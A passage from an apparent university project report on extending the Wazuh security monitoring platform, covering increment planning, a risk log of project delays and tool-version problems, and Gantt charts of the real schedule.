
Figure 4.7: Planning of the increment 4: *Adapt Wazuh configuration to typical requirements from enterprises*

Figure 4.8: Planning of the increment 5: *Explore solutions in problems with GPDR*

Figure 4.9: Planning of the increment 6: *Additional detection for GNU/Linux*

Figure 4.10: Planning of the increment 7: *VirusTotal integration*

4.5.4 Real development

This part is constituted from the risk supervision and Gantt diagrams. They describe the reasons behind the deviation from the original planning and how the project was really implemented.

Risk supervision

Risk supervision describes the risks triggered during the duration of the project and how they were dealt with, ordered by their start date. The *New* probability, impact, exposition or measures are omitted if they are the same as their previous

values.

Identifier	**R-19**
Name	Unexpected personal events delay the project
Date of the beginning of the problem	05/12/2018
Date of the solution of the problem	10/02/2019
Actions	After a delay of 2 weeks it was clear that the student could not meet the original planning, or at least without rushing and suffering significant quality loss. The project was put on hold and the student notified the tutors, who agreed to the next deadline. The student kept working on the project (researching) from time to time.
New probability	Low (before was Medium)
New exposition	Medium (before was High)
New correction: Transference	Another person took charge of the problem until it disappeared, freeing the student.

Identifier	**R-10**
Name	Loss of work
Date of the beginning of the problem	26/02/2019
Date of the solution of the problem	26/02/2019
Actions	A general power failure in Santiago caused a sudden shutdown of the computer the student was working on. Fortunately the only work lost was upgrading the software on the virtual machine hosting the Wazuh server, which was reproduced by restoring the last snapshot and repeating the process.

Identifier	**R-09**
Name	Unexpected changes to any of the software used in the project
Date of the beginning of the problem	01/03/2019
Date of the solution of the problem	01/03/2019
Actions	The Kibana plugin and Wazuh had a mismatch for their versions, resulting in the plugin not working. The plugin and Wazuh were upgraded to their latest versions.

Identifier	**R-19**
Name	Unexpected personal events delay the project
Date of the beginning of the problem	05/05/2019
Date of the solution of the problem	19/05/2019
Actions	The project was put on hold for 2 weeks while the student was taking care of a family member.

Identifier	**R-04**
Name	Lack of key information from sources
Date of the beginning of the problem	30/05/2019
Date of the solution of the problem	03/06/2019
Actions	The members of Tarlogic involved with the project were asked about very precise details on dumping the memory of the process *lsass.exe*.

Gantt diagrams

Due to changes on the scope and a 3 month delay due to personal matters of the student there is a big difference with the initial planning. This caused the project to be finished in July instead of February as it was initially planned.

Increment 2 was mixed into increment 1. These increments that were planned to be implemented individually were actually done together because the second is easier than expected and the first can not be done without the second (more on 5.1.3). Therefore from now on this document refers to them as a couple of increments to avoid more confusion, but they could also be seen as one.

	2018		2019						
	November	December	January	February	March	April	May	June	July

Project management

Increment 1 and 2

Beginning of the project

Increment 1 and 2

Project on hold

Updating tools

Increment 1 and 2

Two weeks pause

Increment 1 and 2

Increment 3

Closing of the project

Figure 4.11: Planning simplification

Figure 4.12: Planning of the beginning of the project

This was not planned beforehand but it seemed like a good idea to leave some time to investigate exactly what did change while the project was on hold. Also a new setup of critical installations, because the documentation of the process before was lacking in details slightly.

The Kibana plugin for Wazuh stopped working because there was a version mismatch with the installed version of Wazuh. Even though it was not critical it was fixed as soon as it was noticed.

February			
25	26	27	28

Check changes from last working setup

Wazuh documentation and tools used in the project

Known and new attacks

Basic knowledge of the changes

Installing virtual machines and setting up tools

Ready to continue with the increments

Figure 4.13: Planning of updating the tools of the project

Increments 1 and 2 were worked on for most of the project, mainly due to inexperience and unplanned events more than the actual difficulty of their content. The next Gantt shows the work done on them after the project was on hold for 3 months, because before it only research was done. After 3 months most of the research was redone to ensure nothing was forgotten.

The tasks initially planned for increment 2 were so small and integrated into already existing tasks for increment 1 that it made no sense to add them to this Gantt.

Figure 4.14: Planning of the increments 1 and 2

Figure 4.15: Planning of the increment 3: *Detection/action against ransomware*

Figure 4.16: Planning of the closing of the project

Chapter 5

Increments 1 and 2

